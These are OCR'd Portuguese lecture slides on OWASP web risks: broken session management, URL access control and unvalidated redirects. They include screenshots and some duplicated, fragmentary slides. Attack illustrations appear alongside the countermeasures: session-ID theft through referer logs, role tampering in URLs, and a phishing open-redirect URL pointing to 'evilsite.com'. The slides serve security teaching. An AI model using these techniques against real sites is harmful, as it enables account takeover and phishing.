
e se?....


The user name you entered is invalid. Please try again.
USER NAME OR EMAIL
batmam
PASSWORD
Forgot your password?
Remember me on this computer
What does this mean?
SUBMIT
CANCEL


The user name/password combination you entered is not correct. Double check the user name and password, then try again.
USER NAME OR EMAIL
batman
PASSWORD
Forgot your password?
Remember me on this computer
What does this mean?
SUBMIT
CANCEL


ERROR
You have exceeded the maximum number of login attempts. For your security, your account has been locked for 15 minutes. Please try again later.

e se?....


r/affichCode.do;jsessionid=33C45336B2169971CDFBAA54EA1E2EFE.tpdjo0

e se?....

The Register

Hardware Software Music & Media Networks **Security** Public Sector Business Science Odds & Soc

Crime Malware Enterprise Security Spam **ID** Infosec

Print Post comment Alert

RockYou password snafu exposes webmail accounts

Clueless developer airs 32m user login IDs

By **John Leyden** • **Get more from this author**

Posted in ID, 16th December 2009 12:41 GMT

Free whitepaper – Taking control of your data demons: Dealing with unstructured content


Millions of user passwords to social networking sites have been exposed, after a serious SQL injection flaw on the Rockyou.com website left login details - stored in plain text - up for grabs.

RockYou - which develops apps for social networking sites including Facebook, Bebo and


MOST RE

- Argos email
- Comp you ca
- 'I'm ar
- Twitte minist
- Interp passp

1 Utilizador envia credenciais



www.site.com?JSESSIONID=9FA1DB9EA...



Site usa URL rewriting
(i.e., coloca sessão na URL)

2

3 Utilizador carrega num link para http://www.hacker.com num forum

Hacker verificar os logs dos referers no www.hacker.com
e encontra o JSESSIONID do utilizador

4

5 Hacker usa JSESSIONID e assume a identificação e a conta da vítima

A3: Quebra da Autenticação e da Gestão de Sessões

- Qual o risco?
  - o HTTP é um protocolo stateless. Cada pedido deve transmitir informação da sessão na rede
  - os mecanismos de autenticação são um dos alvos preferenciais dos atacantes, a vários níveis: formulários, tráfego, dados armazenados.

- Quais as contra-medidas?
  - Usar mecanismos simples, normalizados e centralizados de sessões
  - usar atributos de segurança dos cookies (flag de segurança, flag HttpOnly, cifra e controlo de integridade)
  - validar os identificadores de sessão
    - o sessionID está a ser enviado do sítio certo?

A3: Quebra da Autenticação e da Gestão de Sessões

- Quais as contra-medidas?
  - ter a certeza que o 'logout' destrói efectivamente a sessão
  - prevenir ataques de força bruta, mas prevenir igualmente ataques de DoS em contas legítimas
  - forçar a recuperação segura de passwords
    - autenticar antes de efectuar o reset da password
  - rever, rever e rever manualmente o código da autenticação (e do logoff)

A3: Quebra da Autenticação e da Gestão de Sessões

HTTP é um protocolo "stateless"

- Significa que as credenciais têm que ir com cada pedido
- Deve-se usar o SSL para tudo o que necessite autenticação

Falhas na Gestão de Sessões

- SESSION ID é usado para acompanhar o estado uma vez o HTTP não o faz
  - e é tão útil como as credenciais para um atacante
- SESSION ID é tipicamente exposto na rede, no browser, em logs...

Cuidado com as portas do lado...

- Alterar a minha password, Lembrar a minha password, Esqueci a minha password, Pergunta secreta, Logout, Endereço de email, ...


Impacto típico

- Contas dos utilizadores comprometidas e "desvio/rapto" de sessões


Ataques contra a aplicação

encontrar URLs “secretas” escondidas


e se?....


« Back to Inbox
Archive
Report spam
Delete
Move to ▾
Labels ▾
More actio
look at this one!
Inbox | X
perso | X
AF
Hey, check out this pic, it's awesome!!!
http://farm5.static.flickr.com/4011/4407779047_3c5cffe403.jpg
Reply
Forward
ec-regist

e se?....


http://www.hackmebank.com/Reports/Dailies/?t=221599&p=2260745&a=ac7aff2434de0&key=13aea8dcf3

e se?....



um atacante repara que a URL indica qual o seu papel /**user**/getAccounts

modifica este valor para um papel diferente /**admin**/getAccounts /**manager**/getAccounts

atacante consegue ver mais contas do que a sua

A7: Falhas na Restrição de Acesso a URL

- Qual o risco?
  - URLs que conduzem a recursos confidenciais podem ser facilmente enviadas, armazenadas (bookmarks), monitoradas (proxies, dispositivos de segurança) e algumas vezes adivinhadas

- Quais as contra-medidas?
  - Desautorizar por completo o acesso certos tipos de ficheiros mais sensíveis
  - Validar TODOS os pedidos que chegam à aplicação
    - Autorização explicita
  - Não expor documentos físicos com URLs permanentes ou facilmente adivinháveis

A7: Falhas na Restrição de Acesso a URL

Como proteger o acesso a URLs (páginas)

- É importante forçar "autorização" apropriada, tal como em A4: Referências Directas a Objectos Inseguras

Um erro comum...

- Mostrar apenas os links e as escolhas de menu autorizados
- Designa-se por controlo de acesso da camada de apresentação e não funciona!
- O atacante simplesmente forja o acesso directo a páginas não-autorizadas


Impacto típico

- Atacantes invocam funções e serviços para os quais não possuem autorização
- Acedem a contas e dados de outros utilizadores
- Realizam acções privilegiadas

Ataques contra os utilizadores

redireccionar os utilizadores para outro lado...


e se?....


nterprise blogging software / v.0.8.6 - Mozilla Firefox
http://monblog.ch/admin/?redir=http://monblog.ch/admin/?mod=editprofile
e enterprise ...
monb
Connection
Login:
password:


Atacante envia um ataque para a vítima através de um email ou página Web

From: Internal Revenue Service
Subject: Your Unclaimed Tax Refund
Our records show you have an unclaimed federal tax refund. Please click here to initiate your claim.

3 **A aplicação redirecciona a vítima para o site do atacante**



2 **Vítima carrega no link que contém um parâmetro não validado**



Pedido é enviado para um site vulnerável, incluindo o site de destino do atacante como parâmetro. O redireccionamento envia a vítima para o site do atacante.

4 **O site do atacante instala malware ou tenta obter informação privada**

http://www.irs.gov/taxrefund/claim.jsp?year=2006& … &dest=www.evilsite.com

A8: Redirecionamentos e Encaminhamentos não-Validados

- Qual o risco?
  - Um atacante pode usar a reputação do seu site de Web como um vector para redireccionar utilizadores para um site de Web hostil

- Quais as contra-medidas?
  - **Nunca permitir o redireccionamento de URL absolutas**
  - Se não for possível:
    - Usar *whitelists* de hosts válidos
    - Mostrar um aviso antes de redirecionar o utilizador
  - Se usar um "portal web", tenha a certeza que as páginas de redirecionamento não incluem informação sensível na URL (a.k.a. informação de single-sign-on)

Evitar o A8

- Existem diversas opções
  - Evitar usar redirecionamentos e encaminhamentos sempre que puder
  - Se usar, não envolva parâmetros (do utilizador) ao definir a URL alvo
  - Se tiver mesmo que usar parâmetros, então faça um dos seguintes:
    - valide cada parâmetro para garantir que é válido e autorizado para o utilizador actual, ou
    - (preferido) use um mapeamento do lado do servidor para traduzir a escolha realizada pelo utilizador na URL alvo
  - Defesa em profundidade: para redirecionamentos, valide a URL alvo, depois da mesma ser calculada, garantido que se refere a um site externo devidamente autorizado
  - ESAPI: pode fazer isto por si:
    - Ver: `SecurityWrapperResponse.sendRedirect( URL )`
    - http://owasp-esapi-java.googlecode.com/svn/trunk_doc/org/owasp/esapi/filters/SecurityWrapperResponse.html#sendRedirect(java.lang.String)

A8: Redirecionamentos e Encaminhamentos não-Validados

Os redirecionamentos em WebApp são muito

- É importante forçar "autorização" apropriada, tal como em A4: Referências Directas a Objectos Inseguras

Encaminhamentos (a.k.a. Transfer .NET) são igualmente

- Mostrar apenas os links e as escolhas de menu autorizados
- Designa-se por controlo de acesso da camada de apresentação e não funciona!
- O atacante simplesmente forja o acesso directo a páginas não-autorizadas


Impacto típico

- Atacantes invocam funções e serviços para os quais não possuem autorização
- Acedem a contas e dados de outros utilizadores
- Realizam acções privilegiadas


Ataques contra os utilizadores

executar código hostil do cliente
no site de web...

